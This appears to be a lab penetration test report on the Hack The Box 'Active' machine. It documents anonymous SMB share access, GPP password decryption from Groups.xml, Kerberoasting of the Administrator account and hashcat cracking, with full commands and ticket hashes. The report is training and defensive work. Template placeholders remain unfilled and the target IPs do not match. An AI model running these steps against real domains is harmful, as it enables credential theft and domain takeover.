



HACKTHEBOX

Penetration Test

Active

Report of Findings

HTB Certified Penetration Testing Specialist (CPTS) Exam Report

Candidate Name: Hassan Babur

HackTheBox Machine

April 9, 2025

Version: 1.0

Table of Contents

| | | |
|-----|---|----|
| 1 | Statement of Confidentiality | 3 |
| 2 | Engagement Contacts | 4 |
| 3 | Executive Summary | 5 |
| 3.1 | Approach | 5 |
| 3.2 | Scope | 5 |
| 3.3 | Assessment Overview and Recommendations | 5 |
| 4 | Network Penetration Test Assessment Summary | 6 |
| 4.1 | Summary of Findings | 6 |
| 5 | Internal Network Compromise Walkthrough | 7 |
| 5.1 | Detailed Walkthrough | 7 |
| 6 | Remediation Summary | 12 |
| 6.1 | Short Term | 12 |
| 6.2 | Medium Term | 12 |
| 6.3 | Long Term | 12 |
| 7 | Technical Findings Details | 13 |
| | Weak Share Permissions | 13 |
| | Kerberoasting | 15 |
| A | Appendix | 19 |
| A.1 | Finding Severities | 19 |
| A.2 | Host & Service Discovery | 20 |
| A.3 | Subdomain Discovery | 21 |
| A.4 | Exploited Hosts | 22 |
| A.5 | Compromised Users | 23 |
| A.6 | Changes/Host Cleanup | 24 |
| A.7 | Flags Discovered | 25 |

1 Statement of Confidentiality

The contents of this document have been developed by Hack The Box. Hack The Box considers the contents of this document to be proprietary and business confidential information. This information is to be used only in the performance of its intended use. This document may not be released to another vendor, business partner or contractor without prior written consent from Hack The Box. Additionally, no portion of this document may be communicated, reproduced, copied or distributed without the prior consent of Hack The Box.

The contents of this document do not constitute legal advice. Hack The Box's offer of services that relate to compliance, litigation or other legal interests are not intended as legal counsel and should not be taken as such. The assessment detailed herein is against a fictional company for training and examination purposes, and the vulnerabilities in no way affect Hack The Box external or internal infrastructure.

2 Engagement Contacts

| HTB Contacts | | |
|--------------|-------------------|------------------|
| Contact | Title | Contact Email |
| John Doe | Security Engineer | place@holder.com |

| Assessor Contact | | |
|------------------|-----------|------------------------|
| Assessor Name | Title | Assessor Contact Email |
| Hassan Babur | Pentester | place@holder.com |

3 Executive Summary

HackTheBox Machine ("HTB" herein) contracted Hassan Babur to perform a Network Penetration Test of HTB's externally facing network to identify security weaknesses, determine the impact to HTB, document all findings in a clear and repeatable manner, and provide remediation recommendations.

3.1 Approach

Hassan Babur performed testing under a "Black Box" approach from March 27, 2025, to April 2, 2025 without credentials or any advance knowledge of HTB's externally facing environment with the goal of identifying unknown weaknesses. Testing was performed from a non-evasive standpoint with the goal of uncovering as many misconfigurations and vulnerabilities as possible. Testing was performed remotely from Hassan Babur's assessment labs. Each weakness identified was documented and manually investigated to determine exploitation possibilities and escalation potential. Hassan Babur sought to demonstrate the full impact of every vulnerability, up to and including internal domain compromise. If Hassan Babur were able to gain a foothold in the internal network, HTB as a result of external network testing, HTB allowed for further testing including lateral movement and horizontal/vertical privilege escalation to demonstrate the impact of an internal network compromise.

3.2 Scope

The scope of this assessment was one external IP address, and any other Active Directory domains owned by HTB discovered if internal network access were achieved.

In Scope Assets

| Host/URL/IP Address | Description |
|---------------------|--------------------------------------|
| 10.129.247.28 | Main external facing target in scope |

3.3 Assessment Overview and Recommendations

During the penetration test against HTB, Hassan Babur identified 2 findings that threaten the confidentiality, integrity, and availability of HTB's information systems. The findings were categorized by severity level, with the SEVERITY RATINGS HERE 1 of the findings being assigned a critical-risk rating, 1 high-risk, 0 medium-risk, and 0 low risk. There were also 0 informational finding related to enhancing security monitoring capabilities within the internal network.

EXECUTIVE SUMMARY HERE

HTB should create a remediation plan based on the Remediation Summary section of this report, addressing all high findings as soon as possible according to the needs of the business. HTB should also consider performing periodic vulnerability assessments if they are not already being performed. Once the issues identified in this report have been addressed, a more collaborative, in-depth Active Directory security assessment may help identify additional opportunities to harden the Active Directory environment, making it more difficult for attackers to move around the network and increasing the likelihood that HTB will be able to detect and respond to suspicious activity.

4 Network Penetration Test Assessment Summary

Hassan Babur began all testing activities from the perspective of an unauthenticated user on the internet. HTB provided the tester with network ranges but did not provide additional information such as operating system or configuration information.

4.1 Summary of Findings

During the course of testing, Hassan Babur uncovered a total of 2 findings that pose a material risk to HTB's information systems. Hassan Babur also identified 0 informational finding that, if addressed, could further strengthen HTB's overall security posture. Informational findings are observations for areas of improvement by the organization and do not represent security vulnerabilities on their own. The below chart provides a summary of the findings by severity level.

In the course of this penetration test **1 Critical** and **1 High** vulnerabilities were identified:




Figure 1 - Distribution of identified vulnerabilities

Below is a high-level overview of each finding identified during testing. These findings are covered in depth in the Technical Findings Details section of this report.

| # | Severity Level | Finding Name | Page |
|---|-----------------|------------------------|------|
| 1 | 10.0 (Critical) | Weak Share Permissions | 13 |
| 2 | 8.2 (High) | Kerberoasting | 15 |

5 Internal Network Compromise Walkthrough

During the course of the assessment Hassan Babur was able gain a foothold via the external network, move laterally, and compromise the internal network, leading to full administrative control over the `active.htb` Active Directory domain. The steps below demonstrate the steps taken from initial access to compromise and does not include all vulnerabilities and misconfigurations discovered during the course of testing. Any issues not used as part of the path to compromise are listed as separate, standalone issues in the Technical Findings Details section, ranked by severity level. The intent of this attack chain is to demonstrate to HTB the impact of each vulnerability shown in this report and how they fit together to demonstrate the overall risk to the client environment and help to prioritize remediation efforts (i.e., patching two flaws quickly could break up the attack chain while the company works to remediate all issues reported). While other findings shown in this report could be leveraged to gain a similar level of access, this attack chain shows the initial path of least resistance taken by the tester to achieve domain compromise.

5.1 Detailed Walkthrough

Hassan Babur performed the following to fully compromise the `active.htb` domain.

1. First the tester discovered the shares present on the machine using `smbclient` and found the user `Replication` to be readable by the user.
2. The tester then proceeded to enumerate the share and find details about the access rights over folders present on the share and found the `Groups.xml` file in the directory `\Replication\active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\Groups.xml`.
3. The `Groups.xml` file included encrypted credentials for the domain user `active.htb\SVC_TGS`
4. The credentials were cracked from the `Groups.xml` file using the tool: <https://github.com/t0thkr1s/gpp-decrypt>
5. The tester then performed a Kerberoasting attack using the credentials cracked prior
6. The Kerberoasting Attack revealed the ticket for the Administrator which held domain admin rights. The tester was successful in cracking the password for the Administrator account which allowed the tester to achieve domain compromise.

Detailed reproduction steps for this attack chain are as follows:

First we confirm list shares and spot a share which we can access with no credentials

```
smbclient -L
10.129.147.141
```

```
Password for [WORKGROUP\stone]:
Anonymous login successful
```

| Sharename | Type | Comment |
|-------------|------|--------------------|
| ----- | ---- | ----- |
| ADMIN\$ | Disk | Remote Admin |
| C\$ | Disk | Default share |
| IPC\$ | IPC | Remote IPC |
| NETLOGON | Disk | Logon server share |
| Replication | Disk | |

```

SYSVOL          Disk          Logon server share
Users           Disk
SMB1 disabled -- no workgroup available

```

After navigating around the share we spot **Groups.xml** file which contains credentials for the user **SVC_TGS**

```

$ smbclient \\\10.129.147.141\
\Replication

Password for [WORKGROUP\stone]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> cd
\active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\
smb: \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\>
mget Groups.xml
Get file Groups.xml?

```


Since this file contains the encrypted credentials for a user which can authenticate to the domain this is considered sensitive file exposure. We can decrypt the credentials found in the file via the tool:

<https://github.com/t0thkr1s/gpp-decrypt>

```

$ python3 gpp-decrypt.py -f
Groups.xml

```



```

[ * ] Username: active.htb\SVC_TGS
[ * ] Password: <Redacted>

```

First we use the GetUserSPN.py tool from the impacket tool kit to request the TGS for the user **administrator**:

```

$ GetUserSPNs.py -dc-ip 10.129.147.141 active.htb/SVC_TGS -
request
Impacket v0.11.0 - Copyright 2023 Fortra

Password:
ServicePrincipalName  Name
MemberOf              PasswordLastSet
LastLogon             Delegation
-----
-----
active/CIFS:445      Administrator  CN=Group Policy Creator
Owners,CN=Users,DC=active,DC=htb  2018-07-19 00:06:40.351723  2025-04-08
17:03:59.075740

```



```
[~] CCache file is not found. Skipping...
$krb5tgs$23$*Administrator$ACTIVE.HTB$active.htb/
Administrator*$6c9528e0fad07463ee0a87ffa6dd4176$03e34d4454ab777c57eadbb3345acc11da95f0f10e61a
50db302c4eaaefb0434109dde579b0c89fc0d9d68868bb724b5e3a3cfd46d4e0031ff94350da0dbd89df71d3e676e
40a27c07e5728e9a59d522fca4254be39f6c8f10faf73a7dc23bca0a92054a00c345b0a18a298816cc13790b9f8e6
775dc2b2566370b50e442fa0ddb4c845da05faa42b381e2bfc64164dfd7b79c4e5bc8374e1bf262b3dacf348042d
3a4a5f1a84d3323a274f78413d08b87f948f227084708b7b3dedb55eaaa0135ee2eb2da602e08ad1ef3fa4c64e985
ae66194fe5eb6b6e4df9afefaad658e59c1f9d6275547977bd5ebbc94d194b3eb6375974da1da49de9ccf6e8d6734
32027e1c63c116fb2f77ca527a559177e87383be4e02595921d16f2438545a1c066415b738597222ba43bf84df454
51bb248527c2f21030a7703de6a07c4d30b9070177f4ec035bc91a8b4ba9665e1b162292cce0b74fc6d71b95d4b7f
6b56f1f1b5556fecce25bad71ff0842aff3db152be8f94c120431f58625227eb0776444399c1d40f47309a4bac9ff
3f301d2100506149a793923cc1606a33f784564c7725eb9f54f4e1d10071223b7e71df89fd7d1e0f7db4f1c0ee44a
740394384d95ef03f481a6535109cab0fe83e0e7ad60fd4e4d6ee886d09628eeaac7205fd7df77e4c9d7649163526
326b7789acbdd0cbf72c3bf58d5f499739021698e6775156375a73db0da63cab3c16771491dafa9971bc873dd3cb35
2696617eefa6a09e2ca63c3a2a1f41cb6a2c07b4f1b3bdda67ee4f80582f39001a860e7f105c6f0d9732dded37dbb
1083a950e31c59cd793761338fdc13576f2a0c709eb0cd6f172c182839416eb5da13539c54b95bb3d1e055a0381b5
ad940ad09eb6f7f75e70f812c0de10117aa8f20ebfc88af51239e042f722407b01ffa660d6d6976287b909f50a44
c320fe29a979ba3ccde7eab31a8778a585c3d76f1558cc95fc6f8242e815548cc5053bc99c29efd0901638a9c24ef
37e994acdffa27ae9ff5f1c3348bfce81212c5eabda6b3ee24b16664c352f4941d5e9082a2e983c0980dec0e3de15
106aae817ce6c37171bd00c8cb301e255fab78106864ebc8d11537f2621580a8c0dadd2f4aab2cd139b66ca255f50
31adc92769b8faaf57a62a9447b7a006067b4bb4a6b93384e5257e17e2ff4710d3e8a4d41395125c2908640342eda
d805cbbd5abd8eb3c23edfe15c26ac73be4a9f1833c01ebcb606a696d6b03
```

Afterwards the tester placed this file in a file `admin.ticket` and used the tool `Hashcat` to crack the ticket which revealed the plain text password for the `administrator` user:

```
$ hashcat -m 13100 admin.ticket /usr/share/wordlists/
rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 2.0 pocl 1.8 Linux, None+Asserts, RELOC, LLVM 11.1.0, SLEEF, DISTRO,
POCL_DEBUG) - Platform #1 [The pocl project]
=====
=====
* Device #1: pthread-Intel(R) Core(TM) i7-7500U CPU @ 2.70GHz, 4867/9799 MB (2048 MB
allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c
```

Host memory required for this attack: 1 MB

Dictionary cache hit:

- * Filename.: /usr/share/wordlists/rockyou.txt
- * Passwords.: 14344384
- * Bytes.....: 139921497
- * Keyspace.: 14344384

Cracking performance lower than expected?

- * Append -O to the commandline.
This lowers the maximum supported password/salt length (usually down to 32).
- * Append -w 3 to the commandline.
This can cause your screen to lag.
- * Append -S to the commandline.
This has a drastic speed impact but can be better for specific attacks.
Typical scenarios are a small wordlist but a large ruleset.
- * Update your backend API runtime / driver the right way:
<https://hashcat.net/faq/wrongdriver>
- * Create more work items to make use of your parallelization power:
<https://hashcat.net/faq/morework>

\$krb5tgt\$23\$*Administrator\$ACTIVE.HTB\$active.htb/

Administrator*\$b0ab9c13c22a6671e8af5d5f00789108\$b5c859ea2365f9c19ca129b6b5c9aa07f0b5e2123fc35
f232ca9955b26358ab410ab36996f055268c287de72f3782ae09610bf35c6ddd398a7c28ff412317b118a95f9668c
fb6226c111088ee0c44ece7414c891905122e8003259c54ab97108baacccc8fcf1c6e97d067c0fe25ded2be057eae
9dc6d30b46e795e3d7c0c88d25a9e21b03a0123d4f519358606f7c58f17faee60bf0741b271222f894b92117e2f43
aad139fb2fafa26e9521a72fa015b07b7266e9f24591e51a4d4f538e22e0d53e25121abcd7c0cfe50bda7a9bc462
05f2c66d07151c67bb6b0c27680e1f228fc60298e550e12e796c05a047a4625062f16693cb60bd8cfe53707facf35
14729d3036f3efe9a44aa2c4f280d71d7ebbd727f2833cbddb04203f368895bb2995fc7d042697d43c37b705e9f5d
85d08bb73d1fc2d5fab85e5a38660b525aa1a703dc936428e167faa8886afc544a4fdcd2f4e10755b8c34cfb03491
c4c76862def9aba47a6719c60e4c6b6c6af07db0e6ecd0ea2600ac598ea515cb0fb4f882a2ead429cd18c7bf9e6c4
52267824a718e2747d0e6713df58cc26487e1978405a00fbb8986f9024d5984fd92a8926960c251a88c79ce605eda
60645e2ea9ef5848dc3a0acd5bfac604e03b46ad60f8b06f460b00062b49e530c9ce0d6363900a25d7a8c0adf7734
d9306e504f0723f9d854f7abc3e0e3767b19ee218adb97a98324ef0ce5dba2e0d7cee96cb46019cd1b19e66515139
9245f9ea132aea0c18b139e8cdc76c31dbbf14801f875f60bb7017ed211818b4d47001450dee3236bb7984d0e57f6
9e4ff4744c9fada68f6294d86f400b5eb76b812f995a1744bde27c38f28fd06e0d83fff66ced339ab478ea4a808bc
c03d882958fc67d58fb19e2e277c009b36605e925ccd7e7ec059e501a861bc7c3c79e2e5688b54c524c3bbc2359c8
f81c59a423ceabf9fbcf9b90835c6481206d580de7cc722ccb2f2920fbd6394c235c94c485eaacdd84e6cfe3ff7d2
569225cc19eda6acdea8817774f2118bf0cde35d7294d7af164b2866fafbd9b769afcb43c5d2265703286a5d54b3
6e492bda22db4a6cbc455a5d8677c8e4a8acd9e95a990b8e50d273c5e96e1e82dc1d377fc13d4c2cdcd02f53e41
21eb73b78611b10250eeb434466ba2ef399293dd2e1c0b8f0ab7163f4075dc6b094adb889dd204bd7475f38d1361
9fb23496d36555a590a71437aea8851f88781244cc8f7db713949814ae1f2:<Redacted Password>

Session.....: hashcat

Status.....: Cracked

Hash.Mode.....: 13100 (Kerberos 5, etype 23, TGS-REP)

Hash.Target.....: \$krb5tgt\$23\$*Administrator\$ACTIVE.HTB\$active.htb/Ad...4ae1f2

Time.Started.....: Tue Apr 8 20:53:41 2025 (8 secs)

Time.Estimated....: Tue Apr 8 20:53:49 2025 (0 secs)

Kernel.Feature....: Pure Kernel

Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)

Guess.Queue.....: 1/1 (100.00%)

```
Speed.#1.....: 1331.5 kH/s (2.54ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 10539008/14344384 (73.47%)
Rejected.....: 0/10539008 (0.00%)
Restore.Point...: 10534912/14344384 (73.44%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: Tiona172 -> Thelink
Hardware.Mon.#1..: Temp: 92c Util: 83%

Started: Tue Apr  8 20:53:40 2025
Stopped: Tue Apr  8 20:53:51 2025
```

6 Remediation Summary

As a result of this assessment there are several opportunities for HTB to strengthen its internal network security. Remediation efforts are prioritized below starting with those that will likely take the least amount of time and effort to complete. HTB should ensure that all remediation steps and mitigating controls are carefully planned and tested to prevent any service disruptions or loss of data.

6.1 Short Term

SHORT TERM REMEDIATION:

- Finding Reference 1 - Remove "Everyone" or overly permissive groups from sensitive shares
- Finding Reference 1 - Disable or restrict unauthenticated access to shares containing sensitive data.
- Finding Reference 2 - Review domain user accounts for weak or default passwords.
- Finding Reference 2 - Reset passwords for service accounts with SPNs to complex, non-reused values.
- Finding Reference 2 - Identify user accounts with SPNs using SetSPN and remove any that are not required.

6.2 Medium Term

MEDIUM TERM REMEDIATION:

- Finding Reference 1 - Implement least privilege access model for file shares and service accounts.
- Finding Reference 1 - Use ACLs for fine-grained share permissions and document access requirements.
- Finding Reference 2 - Enforce strong password policies for all user and service accounts (length, complexity, rotation).
- Finding Reference 2 - Replace traditional service accounts with Group Managed Service Accounts, which rotate passwords automatically and securely.

6.3 Long Term

LONG TERM REMEDIATION:

- Automate regular audits of share permissions and service account SPNs.
- Integrate access control and SPN management into change management processes.
- Implement AES encryption for Kerberos authentication and disable RC4 where possible.

7 Technical Findings Details

1. Weak Share Permissions - Critical

| | |
|-------------|---|
| CWE | CWE-280 |
| CVSS 3.1 | 10.0 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:L |
| Root Cause | <p>OVERVIEW</p> <p>A weak share permission vulnerability occurs when shared folders or network drives are misconfigured to allow overly broad access. This can result from permissions like "Everyone" or "Authenticated Users" being granted full control or read/write access. Attackers with basic or no credentials can easily browse or exfiltrate sensitive data. Such misconfigurations are common in internal environments and often go unnoticed.</p> |
| Impact | <p>IMPACT</p> <p>Exploiting weak share permissions can allow unauthorized users to access or modify critical documents. If the shared files include credentials, scripts, or configuration files, attackers may escalate privileges. In severe cases, this can lead to full domain compromise or lateral movement across systems. The result is a major breach of confidentiality, integrity, and availability of the domain.</p> |
| Remediation | <p>REMEDIATION</p> <ul style="list-style-type: none">• Audit all shared folders and network drives regularly to identify overly permissive access settings.• Remove "Everyone" or "Authenticated Users" from share permissions unless absolutely necessary.• Apply the principle of least privilege — only grant access to users or groups who genuinely need it.• Use both share and NTFS permissions to create layered access control (NTFS should be more restrictive).• Implement role-based access control (RBAC) to manage user access consistently across the environment.• Scan for sensitive data in shares using DLP (Data Loss Prevention) tools to identify high-risk content. |
| References | https://learn.microsoft.com/en-us/iis/web-hosting/configuring-servers-in-the-windows-web-platform/configuring-share-and-ntfs-permissions |

Finding Evidence

Details

First we confirm list shares and spot a share which we can access with no credentials

```
smbclient -L  
10.129.147.141
```

```

Password for [WORKGROUP\stone]:
Anonymous login successful

```

| Sharename | Type | Comment |
|-------------|------|--------------------|
| ----- | ---- | ----- |
| ADMIN\$ | Disk | Remote Admin |
| C\$ | Disk | Default share |
| IPC\$ | IPC | Remote IPC |
| NETLOGON | Disk | Logon server share |
| Replication | Disk | |
| SYSVOL | Disk | Logon server share |
| Users | Disk | |

SMB1 disabled -- no workgroup available

After navigating around the share we spot `Groups.xml` file which contains credentials for the user `SVC_TGS`

```
$ smbclient \\\10.129.147.141\
\Replication

Password for [WORKGROUP\stone]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> cd
\active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\
smb: \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\>
mget Groups.xml
Get file Groups.xml?
```

Since this file contains the encrypted credentials for a user which can authenticate to the domain this is considered sensitive file exposure. We can decrypt the credentials found in the file via the tool:

<https://github.com/t0thkr1s/gpp-decrypt>

```
$ python3 gpp-decrypt.py -f Groups.xml
```

```
[ * ] Username: active.htb\SVC_TGS
[ * ] Password: <Redacted>
```

2. Kerberoasting - High

| | |
|--------------------|---|
| CWE | CWE-522 |
| CVSS 3.1 | 8.2 / CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:C/C:H/I:L/A:L |
| Root Cause | <p>DESCRIPTION</p> <p>Kerberoasting is an attack technique targeting Kerberos service tickets in Active Directory. It allows attackers with valid domain credentials to request encrypted service tickets (TGS). These tickets are encrypted with the service account's NTLM hash. The attacker then attempts to crack the hash offline to retrieve plaintext credentials.</p> |
| Impact | <p>IMPACT</p> <p>Successful Kerberoasting can expose plaintext credentials of service accounts. If the compromised account has elevated privileges, it can lead to domain escalation. It operates stealthily and leaves limited logs, making detection difficult. This poses a critical risk to the confidentiality and integrity of domain environments.</p> |
| Affected Component | active.htb\Administrator |
| Remediation | <p>REMEDIATION</p> <p>Ensure all service accounts use long, complex, and unique passwords to resist brute-force attacks.</p> <p>Replace traditional service accounts with Group Managed Service Accounts, which rotate passwords automatically and securely.</p> <p>Follow the principle of least privilege—ensure service accounts only have the permissions they need.</p> <p>RC4 is susceptible to cracking; configure domain controllers to prefer AES encryption where possible.</p> <p>Identify and clean up unused or misconfigured SPNs, and verify that service accounts follow security best practices.</p> |
| References | - |

Finding Evidence

First we use the GetUserSPN.py tool from the impacket tool kit to request the TGS for the user `administrator`:

```
$ GetUserSPNs.py -dc-ip 10.129.147.141 active.htb/SVC_TGS -
request
Impacket v0.11.0 - Copyright 2023 Fortra

Password:
ServicePrincipalName  Name
MemberOf              PasswordLastSet
LastLogon              Delegation
```

```
-----
-----
-----
active/CIFS:445      Administrator  CN=Group Policy Creator
Owners,CN=Users,DC=active,DC=htb  2018-07-19 00:06:40.351723  2025-04-08
17:03:59.075740

[-] CCache file is not found. Skipping...
$krb5tgt$23$*Administrator$ACTIVE.HTB$active.htb/
Administrator*$6c9528e0fad07463ee0a87ffa6dd4176$03e34d4454ab777c57eadbb3345acc11da95f0f10e61a
50db302c4eaaefb0434109dde579b0c89fc0d9d68868bb724b5e3a3cfd46d4e0031ff94350da0dbd89df71d3e676e
40a27c07e5728e9a59d522fca4254be39f6c8f10faf73a7dc23bca0a92054a00c345b0a18a298816cc13790b9f8e6
775dc2b2566370b50e442fa0ddb4c845da05faa42b381e2bfc64164dfdf7b79c4e5bc8374e1bf262b3dacf348042d
3a4a5f1a84d3323a274f78413d08b87f948f227084708b7b3dedb55eaaa0135ee2eb2da602e08ad1ef3fa4c64e985
ae66194fe5eb6b6e4df9afefaad658e59c1f9d6275547977bd5ebbc94d194b3eb6375974da1da49de9ccf6e8d6734
32027e1c63c116fb2f77ca527a559177e87383be4e02595921d16f2438545a1c066415b738597222ba43bf84df454
51bb248527c2f21030a7703de6a07c4d30b9070177f4ec035bc91a8b4ba9665e1b162292cce0b74fc6d71b95d4b7f
6b56f1f1b5556fecce25bad71ff0842aff3db152be8f94c120431f58625227eb0776444399c1d40f47309a4bac9ff
3f301d2100506149a793923cc1606a33f784564c7725eb9f54f4e1d10071223b7e71df89fd7d1e0f7db4f1c0ee44a
740394384d95ef03f481a6535109cab0fe83e0e7ad60fd4e4d6ee886d09628eeaac7205fd7df77e4c9d7649163526
326b7789acbdd0cbf72c3bf58d5f499739021698e6775156375a73db0da63cab16771491dafa9971bc873dd3cb35
2696617eefa6a09e2ca63c3a2a1f41cb6a2c07b4f1b3bdda67ee4f80582f39001a860e7f105c6f0d9732dded37dbb
1083a950e31c59cd793761338fdc13576f2a0c709eb0cd6f172c182839416eb5da13539c54b95bb3d1e055a0381b5
ad940ad09eb6f7f75e70f812c0de10117aa8f20ebfc88af51239e042f722407b01ffaf660d6d6976287b909f50a44
c320fe29a979ba3ccde7eab31a8778a585c3d76f1558cc95fc6f8242e815548cc5053bc99c29efd0901638a9c24ef
37e994acdffa27ae9ff5f1c3348bfce81212c5eabda6b3ee24b16664c352f4941d5e9082a2e983c0980dec0e3de15
106aae817ce6c37171bd00c8cb301e255fab78106864ebc8d11537f2621580a8c0dadd2f4aab2cd139b66ca255f50
31adc92769b8faaf57a62a9447b7a006067b4bb4a6b93384e5257e17e2ff4710d3e8a4d41395125c2908640342eda
d805cbbd5abd8eb3c23edfe15c26ac73be4a9f1833c01ebcb606a696d6b03
```

Afterwards the tester placed this file in a file `admin.ticket` and used the tool `Hashcat` to crack the ticket which revealed the plain text password for the `administrator` user:

```
$ hashcat -m 13100 admin.ticket /usr/share/wordlists/
rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 2.0 pocl 1.8 Linux, None+Asserts, RELOC, LLVM 11.1.0, SLEEF, DISTRO,
POCL_DEBUG) - Platform #1 [The pocl project]
=====
=====
* Device #1: pthread-Intel(R) Core(TM) i7-7500U CPU @ 2.70GHz, 4867/9799 MB (2048 MB
allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
```


* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1 MB

Dictionary cache hit:

* Filename.: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384

Cracking performance lower than expected?

* Append -O to the commandline.
This lowers the maximum supported password/salt length (usually down to 32).

* Append -w 3 to the commandline.
This can cause your screen to lag.

* Append -S to the commandline.
This has a drastic speed impact but can be better for specific attacks.
Typical scenarios are a small wordlist but a large ruleset.

* Update your backend API runtime / driver the right way:
<https://hashcat.net/faq/wrongdriver>

* Create more work items to make use of your parallelization power:
<https://hashcat.net/faq/morework>

```
$krb5tgt$23$*Administrator$ACTIVE.HTB$active.htb/  
Administrator*$b0ab9c13c22a6671e8af5d5f00789108$b5c859ea2365f9c19ca129b6b5c9aa07f0b5e2123fc35  
f232ca9955b26358ab410ab36996f055268c287de72f3782ae09610bf35c6ddd398a7c28ff412317b118a95f9668c  
fb6226c111088ee0c44ece7414c891905122e8003259c54ab97108baacccc8fcf1c6e97d067c0fe25ded2be057eae  
9dc6d30b46e795e3d7c0c88d25a9e21b03a0123d4f519358606f7c58f17faee60bf0741b271222f894b92117e2f43  
aad139fb2fafa26e9521a72fa015b07b7266e9f24591e51a4d4f538e22e0d53e25121abca7c0cfe50bda7a9bc462  
05f2c66d07151c67bb6b0c27680e1f228fc60298e550e12e796c05a047a4625062f16693cb60bd8cfe53707facf35  
14729d3036f3efe9a44aa2c4f280d71d7ebdbf27f2833cbddb04203f368895bb2995fc7d042697d43c37b705e9f5d  
85d08bb73d1fc2d5fab85e5a38660b525aa1a703dc936428e167faa8886afc544a4fdcd2f4e10755b8c34c7b03491  
c4c76862def9aba47a6719c60e4c6b6c6af07db0e6ecd0ea2600ac598ea515cb0fb4f882a2ead429cd18c7bf9e6c4  
52267824a718e2747d0e6713df58cc26487e1978405a00fbb8986f9024d5984fd92a8926960c251a88c79ce605eda  
60645e2ea9ef5848dc3a0acd5bfac604e03b46ad60f8b06f460b00062b49e530c9ce0d6363900a25d7a8c0adf7734  
d9306e504f0723f9d854f7abc3e0e3767b19ee218adb97a98324ef0ce5dba2e0d7cee96cb46019cd1b19e66515139  
9245f9ea132aea0c18b139e8cdc76c31dbbf14801f875f60bb7017ed211818b4d47001450dee3236bb7984d0e57f6  
